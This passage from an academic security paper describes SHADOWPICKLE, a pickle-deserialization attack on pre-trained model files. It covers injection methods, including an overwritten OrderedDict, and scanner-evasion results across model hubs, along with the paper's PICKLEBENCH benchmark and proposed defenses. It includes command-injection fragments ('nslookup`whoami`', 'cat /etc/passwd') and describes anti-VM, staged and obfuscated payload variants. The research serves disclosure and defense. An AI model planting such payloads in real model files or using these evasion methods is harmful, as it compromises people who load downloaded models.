 "nslookup`whoami`.
 127.0.0.1")'
```

E. Injection Setup

PyPI Injected: We generate 20 malicious payloads using 20 PyPI libraries that support code execution and the payloads described in Section VI-D. The libraries were identified by searching for the keyword "execute" on PyPI [52] and collecting the first 20 modules reported in the first 20 pages of PyPI that support arbitrary code execution. This payload generation process is described Section N2. Next, we randomly select one of the resulting 20 payloads and inject it into each of the 1000 benign models collected from HF Listing 1 illustrates this attack using the PyPI library `raft` [67].

External Module: We develop an external module (`external.py`) with the library `dangerous_func` that allows for arbitrary code execution using a Python function such as `exec` (*see* Appendix Listing 3). Next, we generate 20 payloads combining the external function along with the our collected payloads (Section VI-D). Listing 2 is an example of external module payload with the `external.py`.

Overwritten Modules: This attack employed an overwritten library (`collections.OrderedDict`) which we overloaded to add additional functionality, with the payloads described in Section VI-D. The additional functionality (in the overwritten library) allows for an arbitrary string to be executed as Python code via the `exec` library. This is illustrated in the overwritten `__new__` function in appendix Listing 5 (*cf.* Listing 4). Thus, we have 20 payloads using the `OrderedDict()` library to execute code. The payloads are then randomly injected into each of the 1000 benign models crawled from Hugging Face. Table I depicts an example of our overwritten module attack using the `OrderedDict` library.

F. Implementation Details

All experiments were conducted on a Google Cloud Compute Engine, n2-standard-4 (4 vCPUs, 16 GB memory) instance, using a Debian GNU/Linux 12 (bookworm) operating system. SHADOWPICKLE attacks and PICKLEBENCH were implemented in 5.5k lines of Python Code. Our experimentation code and data analysis scripts are implemented in 1.1k lines of Python code. In addition, we provide our source code and experimental data for reproduction:

https://shadowPickle-bench.github.io

TABLE IV: Effectiveness of SHADOWPICKLE on SOTA open-source scanners.

Type	Analysis Detector	Benign HF (3000)	Malicious (3000) PyPI	External Module	Overwritten Module	Overall Performance TP	FP	TN	FN	Precision	Recall	F1-score
Static	PICKLESCAN [43]	0	0	0	0	0	0	3000	3000	0	0	0
	MODELSCAN [44]	0	0	0	0	0	0	3000	3000	0	0	0
	FICKLING [48]	2834	1000	1000	1000	3000	2834	166	0	0.5142	**1**	0.6791
	WEIGHTS-ONLY [40]	54	1000	1000	39	2039	54	2946	961	0.9742	0.6797	0.8007
Dynamic	ModelTracer [45]	0	907	953	821	2681	0	3000	319	**1**	0.8937	**0.9438**
Performance	**TPR**		0.5814	0.5906	**0.372**							
	FNR		0.4186	0.4094	**0.628**							

TABLE V: Effectiveness of SHADOWPICKLE on SOTA closed-source scanners and Model hubs. ✗ indicates scanner did not detect the model. ✓ indicates marked as Suspicious. "-" indicates jodel hub's scanner does not scan the uploaded models. "N.A." indicates the Model hub has no scanner.

Type	Analysis Detector	Malicious PyPI	External Module	Overwritten Module
Hugging Face [1]	HF_JFrog [12]	✗	✗	✗
	HF_ProtectAI [13]	✗	✗	✗
	HF_ClamAV [14]	✗	✗	✗
	HF_VirusTotal [15]	✗	✗	✗
	HF_PickleScan [14]	✓	✓	✗
OpenCSG[3]	Gentel [16], [17]	-	-	-
ModelScope [4]	N.A.	N.A.	N.A.	N.A.
GitHub [2]	N.A.	N.A.	N.A.	N.A.

VII. RESULTS

A. RQ1 Attack Effectiveness

Attack Detection: We examine SHADOWPICKLE's effectiveness using 3000 malicious injected models (1000 PTMs per attack type), 3000 benign models from HF and five (5) open-source scanners. Table IV presents our findings.

SHADOWPICKLE *attacks effectively evade SOTA scanners. About one in every two* SHADOWPICKLE *scanner tests were undetected by the SOTA scanners.* About half (48.5% = 7,280/15,000) of all scanner tests were *not* detected by the SOTA scanners. This shows that our attack (SHADOWPICKLE) often evades open-source scanners and are demonstrably hard to detect for SOTA scanners. Table IV shows that the SHADOWPICKLE's Overwritten Module attack is the most difficult to detect (0.372 TPR), while its external module attack is the easiest to detect by SOTA scanners (0.5906 TPR). SHADOWPICKLE (Overwritten) evades most of the baseline scanners. It has an evasion rate of *63%*, across all scanners. This is followed by the PyPI attack and the external module attack with an evasion rate of *42%* and *41%*, respectively. To the best of our knowledge, SHADOWPICKLE (Overwritten) is the first attack to evade PyTorch's WEIGHTS-ONLY UNPICKLER which employs whitelisting. We attribute the efficacy of SHADOWPICKLE (Overwritten) attack to the fact that it overloads whitelisted modules. Meanwhile, SHADOWPICKLE (PyPI) and SHADOWPICKLE (external-module) are less effective since they employ modules and system calls that are often blacklisted by the SOTA scanners. Overall, this result demonstrates the efficacy and stealthiness of SHADOWPICKLE.

Scanner Performance: We found that MODELTRACER *performs best in detecting* SHADOWPICKLE *(F1-score=0.9438), while* PICKLESCAN *and* MODELSCAN *perform worst* (F1-score=0.0000). SHADOWPICKLE completely evades PICKLESCAN and MODELSCAN as evidenced by the zero (0) recall. PyTorch's WEIGHTS-ONLY has a recall of 0.6797. It is evaded by SHADOWPICKLE 32% of the time. It fails to detect the overwritten module attack, but detects the PyPI and External module attacks. SHADOWPICKLE evades MODELTRACER's dynamic scanning in *8.4%* of the injected models. Overall, SHADOWPICKLE is effective in evading the SOTA scanners.

> SHADOWPICKLE *effectively evades SOTA scanners. It has up to 63% evasion rate across scanners.*

Model hubs and Closed-source Scanners: We inspect the effectiveness of SHADOWPICKLE using four (4) SOTA model hubs (Hugging Face, ModelScope, OpenCSG and GitHub) and five closed-source scanners. We uploaded five (5) representative malicious models injected with SHADOWPICKLE attacks to each model hub to check whether the model hub's closed source scanners detect them. For instance, on HF, each model was scanned by five (5) scanners (HF_Jfrog, HF_ProtectAI, HF_ClamAV, HF_VirusTotal, HF_PickleScan) [12], [44], [14], [15]. We present our results in Table V.

Table V shows that the SHADOWPICKLE (Overwritten) evades all closed-source scanners available on Hugging Face [41]. This is because HF_PickleScan uses a combination of a blacklist and whitelist, and this attack overwrites the popular builtin module, `collections.OrderedDict()` that is found in many whitelists. The PyPI and External Module attacks evade the HF_JFrog and HF_ProtectAI scanners because they do not use a library that is on the scanner's blacklist. They are, however, detected by HF_PickleScan because they include libraries that are not part of its whitelist. We also uploaded our models to OpenCSG [51], which uses the security scanner Gentel [16], [17], but the scanner did not scan our repository containing the models. ModelScope and GitHub do not flag or report any issues with our uploaded malicious models [68], [69] because they lack PTM-specific scanners. These results show that SHADOWPICKLE evades the closed-source security mechanism of the most popular model hubs.

> SHADOWPICKLE *attacks bypass SOTA model hub security and closed-source security scanners.*

B. RQ2 Attack Comparison

This experiment compares SHADOWPICKLE against three (3) SOTA attacks, namely Stacked Pickles [29]), Library Import [30] and PICKLECLOAK [31], using five (5) open-source SOTA scanners. We present our results in Table VI.

SHADOWPICKLE *(Overwritten) is undetected 50% (0.372 vs. 0.756) more than SOTA attacks, on average. It also outperforms the best performing SOTA attack,* PICKLECLOAK *(Module Surface) attack. It evades the SOTA open-source scanners 36.12% (0.72 vs. 0.5824) more than* PICKLECLOAK. Table VI shows that the Stacked Pickle and Library Import attacks are detected by most scanners. This is because they

TABLE VI: Open-source SOTA's performance on SHADOWPICKLE vs. SOTA attacks. "*" indicates the scanner crashed or failed to scan the model.

Type	Detector	SHADOWPICKLE (3000) PyPI	SHADOWPICKLE (3000) External Module	SHADOWPICKLE (3000) Overwritten Module	PICKLECLOAK Module Surface (3)	PICKLECLOAK EOP* (1)	PICKLECLOAK Gadget Based (57)	Stacked Pickles [29] (5)	Library Import [30] (1)
Static	PICKLESCAN [43]	0	0	0	0	1	7	5	1
	MODELSCAN [44]	0	0	0	0	0	0	0	1
	FICKLING [48]	1000	1000	1000	3	1	57	5	1
	WEIGHTS-ONLY [40]	1000	1000	39	3	1	57	5	1
Dynamic	ModelTracer [45]	907	953	821	3	1	45	5	1
	TPR	0.5814	0.5906	**0.372**	0.6	0.8	0.5824	0.8	1
	FNR	0.4186	0.4094	**0.628**	0.4	0.2	0.4176	0.2	0

use common code execution libraries, which were patched after disclosure. While PICKLECLOAK was publicly disclosed, only a few scanners detects its Module-Surface attack due to the attack using a legacy or alternative method of developing Pickle files rather than traditional `torch.save()` method. SHADOWPICKLE instead uses the libraries that are in the whitelist and avoids libraries that may appear in the blacklist of security scanners, and thus avoids being flagged by a majority of them. The evasion rates of SOTA attacks have fallen due to their disclosure and subsequent patch by the scanners. However, SHADOWPICKLE would require a significant overhaul and holistic overview of detection because it uses novel attack methodologies that would need systematic changes to address the underlying issues leveraged by the attack. We discuss possible SHADOWPICKLE defenses in subsection Q. In summary, SHADOWPICKLE is stealthier and more challenging to detect for SOTA scanners than existing attacks.

> SHADOWPICKLE *(Overwritten) is 50% more evasive than SOTA attacks, on average. It has a 36% higher evasion rate than* PICKLECLOAK *(Module-Surface).*

C. RQ3 Advanced Attacks

We evaluate advanced SHADOWPICKLE payloads (Staged, Anti-VM, Delayed, Obfuscated) using 10 scanners, four model hubs and 15 representative malicious models. We compare the advanced payloads to a "Normal" variant using "`cat /etc/passwd`". Our results are illustrated in Table VII.

Results show that *the anti-vm attack is the most evasive advanced attack. Table VII shows that its detection rate (TPR) is as low as 0.1 across all scanners (*SHADOWPICKLE *(Overwritten))*. This is followed by the staged payload and normal attack. The staged payloads, delayed execution and anti-vm have similar performance on the static scanners, but their performance varies for MODELTRACER. We attribute the stability of the static scanners to their import blacklisting or whitelisting technique. MODELTRACER's dynamic analysis accounts for the variance in its detection results. Table VII shows that the obfuscation attack is easier to detect due to its obfuscation module import (`pyarmor` library [70]) which is not in the whitelist for scanners like FICKLING and HF_PICKLESCAN. Thus it is flagged as suspicious. HF_CLAMAV flags obfuscation libraries such as `pyarmor` being imported as suspicious. We show an example of an obfuscated payload in Listing 6 (appendix). This result shows that SHADOWPICKLE can be improved by advanced payloads.

> *Advanced payloads (anti-vm and staged) improve the stealthiness and evasion rates of* SHADOWPICKLE.

D. RQ4 Benchmark Comparison

We compare PICKLEBENCH to three (3) SOTA benchmarks using five (5) scanners. We present our results in Table VIII.

We found that PICKLEBENCH *is 24.03% (0.513 vs. 0.6753) more difficult to detect than the SOTA benchmarks, on average.* Table VIII shows that PICKLEBENCH (overwritten-module) outperforms the most challenging existing benchmark (PickleBall) by about 25.6% (0.372 vs. 0.5). However, PickleBall outperforms the PyPI and External Module variants of PICKLEBENCH because of the small size of the benchmark (2 PTMs). PICKLEBENCH outperforms PICKLECLOAK by approximately 11.8% (0.513 vs. 0.675), on average. We attribute this performance to the stealthy and varying attack types and PTMs in PICKLEBENCH as described in Table III and Section VI-B. The high detection rate (0.9435) of the MALHUG benchmark is because its malicious PTMs use Python's built-in `exec`, which is popularly blacklisted by most scanners.

> PICKLEBENCH *(Overwritten) is 25.6% more evasive than the most challenging baseline (PickleBall).*

VIII. DISCUSSIONS

PICKLEBENCH generalization: We demonstrate that PICKLEBENCH is generalizes the malicious attacks and payloads from MALHUG and PICKLECLOAK by using automatic injection scripts. The performance of our PICKLEBENCH generalization is similar to the original benchmarks, with detection rates of MALHUG (*0.955 vs. 0.944*) and PICKLECLOAK (*0.500 vs. 0.582*). Concrete details on the results are provided in Table VIII and subsection O (appendix).

Why do SOTA scanners fail?: PICKLESCAN and MODELSCAN perform poorly in detecting SHADOWPICKLE due to the use of a non-exhaustive blacklist. Similarly, MODELTRACER only had a recall of 0.8937 (see Table IV) due to an incomplete list of blacklisted syscalls. Although WEIGHTS-ONLY UNPICKLER achieves strong performance due to its whitelist mechanism, SHADOWPICKLE exposes a key limitation of whitelist-based defenses through its overwritten modules attack. Lastly, FICKLING has a high false positive rate (see Table IV) because of its import whitelisting. More details on why poor performance of the security scanners against SHADOWPICKLE is available in the supplementary materials.

Defense Recommendations: We patch WEIGHTS-ONLY UNPICKLER and FICKLING which verifies if the Python environment has been tampered with. Our patches improve the performance of WEIGHTS-ONLY by 19% (F1-score) and

TABLE VII: Performance of SOTA scanners on Advanced Attack Payloads combined with SHADOWPICKLE attacks. ✓ indicates scanner flagged the model as malicious (score = 1) and ✗ as not detected (score = 0).✓ indicates marked as Suspicious (score = 1). "-" indicates Model hub employs a scanner, but did not scan the uploaded models. "N.A." indicates the Model hub does not employ a scanner.

Type	Analysis Detector	PyPI Normal	PyPI Staged Payload	PyPI Anti-VM	PyPI Delayed Execution	PyPI Obfuscation	External Module Normal	External Module Staged Payload	External Module Anti-VM	External Module Delayed Execution	External Module Obfuscation	Overwritten Module Normal	Overwritten Module Staged Payload	Overwritten Module Anti-VM	Overwritten Module Delayed Execution	Overwritten Module Obfuscation
Static	PICKLESCAN [43]	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
	MODELSCAN [44]	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
	FICKLING [48]	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	WEIGHTS-ONLY [40]	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓
Dynamic	ModelTracer [45]	✗	✓	✗	✓	✓	✓	✗	✓	✓	✓	✓	✓	✗	✓	✓
Closed-source	HF_Frog [12]	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
	HF_ProtectAI [13]	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
	HF_ClamAV [14]	✗	✗	✗	✗	✓	✗	✗	✗	✗	✓	✗	✗	✗	✗	✓
	HF_VirusTotal [15]	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
	HF_PickleScan [14]	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✗	✗	✗	✗	✓
	OpenCSG [3]	-	-	-	-	-	-	-	-	-	-	-	-	-	-	-
	ModelScope [4]	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.
	GitHub [2]	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.	N.A.
	TPR	**0.3**	0.4	**0.3**	0.4	0.5	0.4	**0.3**	0.4	0.4	0.5	0.2	0.2	**0.1**	0.2	0.5
	FNR	**0.7**	0.6	**0.7**	0.6	0.5	0.6	**0.7**	0.6	0.6	0.5	0.8	0.8	**0.9**	0.8	0.5

TABLE VIII: Open-source SOTA's performance on SHADOWPICKLE vs. SOTA Benchmarks. "*" indicates the scanner crashed or failed to scan the model.

Type	Analysis Detector	PICKLEBENCH (3000) PyPI	PICKLEBENCH (3000) External Module	PICKLEBENCH (3000) Overwritten Module	Existing Benchmarks PICKLECLOAK (57)	Existing Benchmarks PickleBall (2)	Existing Benchmarks MALHUG (85)
Static	PICKLESCAN [43]	0	0	0	7	0	84
	MODELSCAN [44]	0	0	0	0	0*	84
	FICKLING [48]	1000	1000	1000	57	2	85
	WEIGHTS-ONLY [40]	1000	1000	39	57	2	85
Dynamic	ModelTracer [45]	907	948	821	45	1	63
	Detection Rate	0.5814	0.5896	0.372	0.5824	0.5	0.9435

FICKLING by 5% (F1-score) and 16% (FPR) respectively as shown in Table XVIII (appendix). Implementation details are included in the supplementary details section of the paper. Finally, we propose the following security recommendations to model hubs: (1) Utilize gadget-finding tools like PICKLECLOAK to discover vulnerable PyPI libraries capable to arbitrary code execution and (2) Scanning files that facilitate third-party library installation (e.g., *requirements.txt*) using vulnerbility scanning tools like Pysentry [71], details for which are elaborated in the supplementary materials.

IX. THREATS TO VALIDITY

Internal Validity: To mitigate implementation errors, we conducted code reviews and tested our implementations. We validated injected models by loading them, and developing oracles to confirm their (malicious) behaviors. We also uploaded the developed models to platforms like HF (*see* Table V), to be scanned by closed-source scanners, independent of our execution of open-source versions of the scanners (e.g., PICKLESCAN vs. HF_PickleScan).

External Validity: For generalizability, we inject all three SHADOWPICKLE attacks into 1000 (most-liked) benign models from Hugging Face. This allows to evaluate a broad spectrum of representative real-world models. We also compare our benchmark, PICKLEBENCH against real world malicious models provided by other benchmarks, such as MALHUG (*see* Table VIII). To generalize our Overwritten Module attack past the `collections.OrderedDict` module, we also illustrate the same attack by overwritting the `xxsubtype` module. The `xxsubtype` module is part of FICKLING's [48] whitelist because it is an internal Python module. Overwritting `xxsubtype` required the same amount of effort as `OrderedDict`, and only required the additional arbitrary code execution functionality to be added. We provide an uploaded model of `xxsubtype` on HuggingFace [41].

Construct Validity: To mitigate construct validity, we evaluate SHADOWPICKLE and PICKLEBENCH using five (5) open-source scanners, three (3) real world attacks (*see* Table VI) and three (3) SOTA benchmarks (*see* Table VIII). We also report their performance on both open-source scanners and closed-source scanners to verify whether our SHADOWPICKLE attacks are detected, or not.

X. CONCLUSION

This work investigates the security of PTMs and model hubs. This is an important problem given the proliferation and popularity of ML models such as LLMs. Model hubs (e.g., Hugging Face (HF)) host thousands of models and millions of users. However, the current ML supply chain relies solely on model hubs to protect end-users from malicious attacks. To address this challenge, we examine the reliability of model scanners and model hubs by proposing a novel Pickle deserialization attack called SHADOWPICKLE. SHADOWPICKLE targets the most popular ML model format – Pickles [27]. It leverages the Pickle VM module import mechanism to bypass SOTA scanners. We also propose an automated benchmark (PICKLEBENCH) that allows to generalise SHADOWPICKLE to arbitrary payloads and benign PTMs. We evaluate SHADOWPICKLE using thousands of PTMs, four model hubs and ten security scanners. Results show that SHADOWPICKLE evades the security mechanism of SOTA scanners, and the model hubs. SHADOWPICKLE (Overwritten) has up to 63% evasion rates on existing scanners. We found that SHADOWPICKLE is 50% more evasive than three SOTA Pickle deserialization attacks. Furthermore, we compare PICKLEBENCH to three SOTA benchmarks and show that it is up to 25.6% more challenging for scanners than the baselines. Finally, we propose defenses for model hubs and scanners to mitigate SHADOWPICKLE attacks, thereby improving the performance of SOTA scanners by up to 19% (F1-score). Our findings highlight the limitations of existing PTM scanners, suggest directions for improvements and inform engineers on how to assess the security of model scanners and model hubs.

REFERENCES

[1] Hugging Face, "Hugging face – the ai community building the future." https://huggingface.co/, 2016, [Accessed 07-11-2025].

[2] GitHub, "Github," https://github.com/, 2007, [Accessed 07-11-2025].

[3] OpenCSG, "Opencsg," https://opencsg.com/, 2023, [Accessed 07-11-2025].

[4] ModelScope, "Modelscope," https://modelscope.cn/home, 2022, [Accessed 07-11-2025].

[5] Nvidia, "nvidia/nemotron-cascade-2-30b-a3b - hugging face," https://huggingface.co/nvidia/Nemotron-Cascade-2-30B-A3B, 2026, [Accessed 13-04-2026].

[6] Google, "google/gemma-4-31b-it - hugging face," https://huggingface.co/google/gemma-4-31B-it, 2026, [Accessed 13-04-2026].

[7] Microsoft, "microsoft/harrier-oss-v1-0.6b - hugging face," https://huggingface.co/microsoft/harrier-oss-v1-0.6b, 2026, [Accessed 13-04-2026].

[8] OpenAI, "openai/gpt-oss-120b - hugging face," https://huggingface.co/openai/gpt-oss-120b, 2025, [Accessed 13-04-2026].

[9] Ronik, 2024. [Online]. Available: https://weam.ai/blog/guide/huggingface-statistics/

[10] adia, "Data scientists targeted by malicious hugging face ml models with silent backdoor," https://jfrog.com/blog/data-scientists-targeted-by-malicious-hugging-face-ml-models-with-silent-backdoor/, 2024, [Accessed 13-04-2026].

[11] J. Zhao, S. Wang, Y. Zhao, X. Hou, K. Wang, P. Gao, Y. Zhang, C. Wei, and H. Wang, "Models are codes: Towards measuring malicious code poisoning attacks on pre-trained model hubs," in *Proceedings of the 39th IEEE/ACM International Conference on Automated Software Engineering*, ser. ASE '24. ACM, Oct. 2024, p. 2087–2098. [Online]. Available: http://dx.doi.org/10.1145/3691620.3695271

[12] Hugging Face, "Third-party scanner: Jfrog," https://huggingface.co/docs/hub/en/security-jfrog, 2025, hugging Face documentation, accessed: 2025-10-11.

[13] hugging face, "third-party scanner: protect ai," https://huggingface.co/docs/hub/en/security-protectai, 2025, hugging face documentation, accessed: 07-01-2026.

[14] hugging face, "pickle scanning (hub documentation)," https://huggingface.co/docs/hub/en/security-pickle, 2025, hugging face documentation, accessed: 07-01-2026.

[15] Hugging Face, "Hugging face and virustotal collaborate to strengthen ai security," https://huggingface.co/blog/virustotal, [Accessed 13-04-2026].

[16] Gentel, "Gentel - home," https://gentel.com/zh/home, 2026, [Accessed 02-04-2026].

[17] Gentel, "Opencsg - gentel example," https://gentel.com/zh/evaluation?taskId=1906643452733558784, 2026, [Accessed 02-04-2026].

[18] Reversing Labs, "Malicious ml models discovered on hugging face platform - reversinglabs," https://www.reversinglabs.com/blog/rl-identifies-malware-ml-model-hosted-on-hugging-face, 2025, [Accessed 13-04-2026].

[19] "4m models scanned: Protect ai + hugging face 6 months in," https://huggingface.co/blog/pai-6-month, 2025, [Accessed 13-04-2026].

[20] The Hacker News, "New hugging face vulnerability exposes ai models to supply chain attacks," https://thehackernews.com/2024/02/new-hugging-face-vulnerability-exposes.html, 2024, [Accessed 09-11-2025].

[21] "Over 100 malicious ai/ml models found on hugging face platform," https://thehackernews.com/2024/03/over-100-malicious-aiml-models-found-on.html, 2024, [Accessed 09-11-2025].

[22] The Hacker News, "Malicious ml models on hugging face leverage broken pickle format to evade detection," https://thehackernews.com/2025/02/malicious-ml-models-found-on-hugging.html, 2025, [Accessed 09-11-2025].

[23] E. Montalbano, https://www.darkreading.com/application-security/hugging-face-ai-platform-100-malicious-code-execution-models, Feb 2024.

[24] K. Poireault, "Malicious AI Models on Hugging Face Exploit Novel Attack Technique," https://www.infosecurity-magazine.com/news/malicious-ai-models-hugging-face/, 2025, [Accessed 09-11-2025].

[25] "Federal Register :: Request Access," https://www.federalregister.gov/documents/2023/11/01/2023-24283/safe-secure-and-trustworthy-development-and-use-of-artificial-intelligence, 2023, [Accessed 09-11-2025].

[26] "cve.org," https://www.cve.org/CVERecord/SearchResults?query=pickle, 2025, [Accessed 09-11-2025].

[27] A. D. Kellas, N. Christou, W. Jiang, P. Li, L. Simon, Y. David, V. P. Kemerlis, J. C. Davis, and J. Yang, "Pickleball: Secure deserialization of pickle-based machine learning models (extended report)," 2025. [Online]. Available: https://arxiv.org/abs/2508.15987

[28] P. Zhou, "How to make hugging face to hug worms: Discovering and exploiting unsafe pickle.loads over pre-trained large model hubs - blackhat asia 2024," https://blackhat.com/asia-24/briefings/schedule/index.html#how-to-make-hugging-face-to-hug-worms-discovering-and-exploiting-unsafe-pickleloads-over-pre-trained-large-model-hubs-36261, [Accessed 13-04-2026].

[29] coldwaterq, "coldwaterq/sectest - model card," https://huggingface.co/coldwaterq/sectest, 2024, [Accessed 12-03-2026].

[30] zpbrent, "zpbrent/reuse - model card," https://huggingface.co/zpbrent/reuse, 2024, [Accessed 12-03-2026].

[31] T. Liu, G. Meng, P. Zhou, Z. Deng, S. Yao, and K. Chen, "The art of hide and seek: Making pickle-based model supply chain poisoning stealthy again," 2025. [Online]. Available: https://arxiv.org/abs/2508.19774

[32] Coldwaterq, "Backdooring pickles: A decade only made things worse - defcon 30," https://media.defcon.org/DEF%20CON%2030/DEF%20CON%2030%20presentations/ColwaterQ%20-%20Backdooring%20Pickles%20A%20decade%20only%20made%20things%20worse.pdf, [Accessed 13-04-2026].

[33] "Sour pickles - blackhat us 2011," https://media.blackhat.com/bh-us-11/Slaviero/BH_US_11_Slaviero_Sour_Pickles_WP.pdf, 2011, [Accessed 13-04-2026].

[34] "Cwe - cwe-502: Deserialization of untrusted data (4.20)," https://cwe.mitre.org/data/definitions/502.html, [Accessed 20-06-2026].

[35] flawednet, "flawed.net.nz — flawed.net.nz," https://flawed.net.nz/2021/02/02/PyPI-Security-State/, 2021, [Accessed 17-06-2026].

[36] D. Crane, "Secure pypi? the problem with trusting open source repositories — activestate.com," https://www.activestate.com/blog/secure-pypi-the-problem-with-trusting-open-source-repositories/, 2022, [Accessed 17-06-2026].

[37] "Cwe - cwe-1395: Dependency on vulnerable third-party component (4.20)," https://cwe.mitre.org/data/definitions/1395.html, [Accessed 20-06-2026].

[38] "Cwe - cwe-183: Permissive list of allowed inputs (4.20)," https://cwe.mitre.org/data/definitions/183.html, [Accessed 20-06-2026].

[39] "Cwe - cwe-184: Incomplete list of disallowed inputs (4.20)," https://cwe.mitre.org/data/definitions/184.html, [Accessed 20-06-2026].

[40] P. Contributors, "weights_only_unpickler.py – pytorch," https://github.com/pytorch/pytorch/blob/main/torch/_weights_only_unpickler.py, 2025, github repository, Accessed: 07-01-2026.

[41] Zollll, "Zollllldont_download_this2 - model card," https://huggingface.co/Zollllll/dont_download_this2, 2026, [Accessed 09-03-2026].

[42] Zollll, ""dont_download_this"," https://huggingface.co/Zollllll/dont_download_this, 2025, accessed: 2025-11-10.

[43] mmaitre314, "picklescan: Security scanner detecting python pickle files performing suspicious actions," https://github.com/mmaitre314/picklescan, 2025, gitHub repository, accessed: 07-01-2026.

[44] P. AI, "Modelscan: Protection against model serialization attacks," https://github.com/protectai/modelscan, 2025, gitHub repository, accessed: 07-01-2026.

[45] B. Casey, J. C. S. Santos, and M. Mirakhorli, "A large-scale exploit instrumentation study of ai/ml supply chain attacks in hugging face models," 2024. [Online]. Available: https://arxiv.org/abs/2410.04490

[46] Python, "pickletools - tools for pickle developers - docs.python.org," https://docs.python.org/3/library/pickletools.html, 2011.

[47] "zlib — compression compatible with gzip - docs.python.org," https://docs.python.org/3/library/zlib.html, 1995, [Accessed 16-03-2026].

[48] T. of Bits, "Fickling: A python pickling decompiler and static analyzer," https://github.com/trailofbits/fickling, 2025, gitHub repository, accessed: 07-01-2026.

[49] strace, "strace," https://github.com/strace/strace, 1991, [Accessed 07-01-2026].

[50] P. Developers, "CPython: The python programming language," https://github.com/python/cpython, 1991, gitHub repository, accessed 07-01-2026.

[51] zol, "Dont_download_this - opencsg - model card," https://opencsg.com/models/zol/Dont_download_this?tab=files&actionName=files&branch=main, 2026, [Accessed 09-04-2026].

[52] PyPI, "The python package index — pypi.org," https://pypi.org, 2026, [Accessed 07-01-2026].

[53] R. Zhu, X. Wang, C. Liu, Z. Xu, W. Shen, R. Chang, and Y. Liu, "Moduleguard: Understanding and detecting module conflicts in python ecosystem," in *Proceedings of the IEEE/ACM 46th International Conference on Software Engineering*, ser. ICSE '24. New York, NY, USA: Association for Computing Machinery, 2024. [Online]. Available: https://doi.org/10.1145/3597503.3639221
[54] Ultralytics, "Reference for ultralytics/utils/patches.py — docs.ultralytics.com," https://docs.ultralytics.com/reference/utils/patches/, [Accessed 29-04-2026].
[55] Synthyra, "Synthyraesm2-8m hugging face - huggingface.co," https://huggingface.co/Synthyra/ESM2-8M, 2025, [Accessed 05-03-2026].
[56] H. Face, "Full text search - hugging face — huggingface.co," https://huggingface.co/search/full-text?q=requirements.txt&type=model&type=dataset, 2026, [Accessed 05-03-2026].
[57] fakespot ai, "fakespot-ai/roberta-base-ai-text-detection-v1 - hugging face — huggingface.co," https://huggingface.co/fakespot-ai/roberta-base-ai-text-detection-v1, 2025, [Accessed 06-03-2026].
[58] shivaneej, "Github - shivaneej/genessay: Genessay is a content generation system where the user can enter incomplete sentences and phrases and the system will generate the content according to the input — github.com," https://github.com/shivaneej/Genessay/tree/master, 2020, [Accessed 06-03-2026].
[59] modelscope, "Llama3-agentflan-adapter — modelscope.cn," https://www.modelscope.cn/models/fanqiNO1/Llama3-AgentFLAN-Adapter/summary, 2024, [Accessed 06-03-2026].
[60] swisskyrepo, "Github - swisskyrepo/payloadsallthethings: A list of useful payloads and bypass for web application security and p entest/ctf — github.com," https://github.com/swisskyrepo/PayloadsAllTheThings, 2019, [Accessed 27-01-2026].
[61] revshells, "Online - reverse shell generator — revshells.com," https://www.revshells.com, 2026, [Accessed 27-01-2026].
[62] T. O. Bits, "Adds dataflow analysis, generalizes constant opcodes, and cleans up injection by esultanik · pull request #28 · trailofbits/fickling — github.com," https://github.com/trailofbits/fickling/pull/28, 2022, [Accessed 06-04-2026].
[63] T. of Bits, "Trail of bits — trailofbits.com," https://www.trailofbits.com, 2012, [Accessed 07-01-2026].
[64] fastai, "Welcome to fastai – fastai," https://docs.fast.ai, [Accessed 15-04-2026].
[65] "Github - columbia/pickleball: Pickleball protects users from dangerous pickle-based ml models — github.com," https://github.com/columbia/pickleball, 2025, [Accessed 02-04-2026].
[66] "Github - s2e-lab/hf-model-analyzer - modeltracer," https://github.com/s2e-lab/hf-model-analyzer, 2025, [Accessed 25-03-2026].
[67] "Raft - pypi," https://pypi.org/project/raft/, 2024, [Accessed 17-04-2026].
[68] zoltester, "Dont_download_this_model - modelscope - model card," https://www.modelscope.cn/models/zoltester/Dont_download_this_model, 2026, [Accessed 09-04-2026].
[69] "Shadowpickle-bench/dont_download_this - github.com," https://github.com/ShadowPickle-Bench/Dont_Download_This, 2026, [Accessed 16-04-2026].
[70] dashingsoft, "Github - dashingsoft/pyarmor: A tool used to obfuscate python scripts , bind obfuscated scripts to fixed machine or expire obfuscated scripts. — github.com," https://github.com/dashingsoft/pyarmor, 2025, [Accessed 27-01-2026].
[71] nyudenkov, "Github - nyudenkov/pysentry: Scan your python dependencies for known security vulnerabilities with rust-powered scanner - github.com," https://github.com/nyudenkov/pysentry, 2025, [Accessed 08-04-2026].
[72] "Github - splitline/pickora: A toy compiler that can convert python scripts to pickle bytecode," https://github.com/splitline/Pickora, [Accessed 30-06-2026].
[73] "Github - security-pride/malhug," https://github.com/security-pride/MalHug, [Accessed 30-06-2026].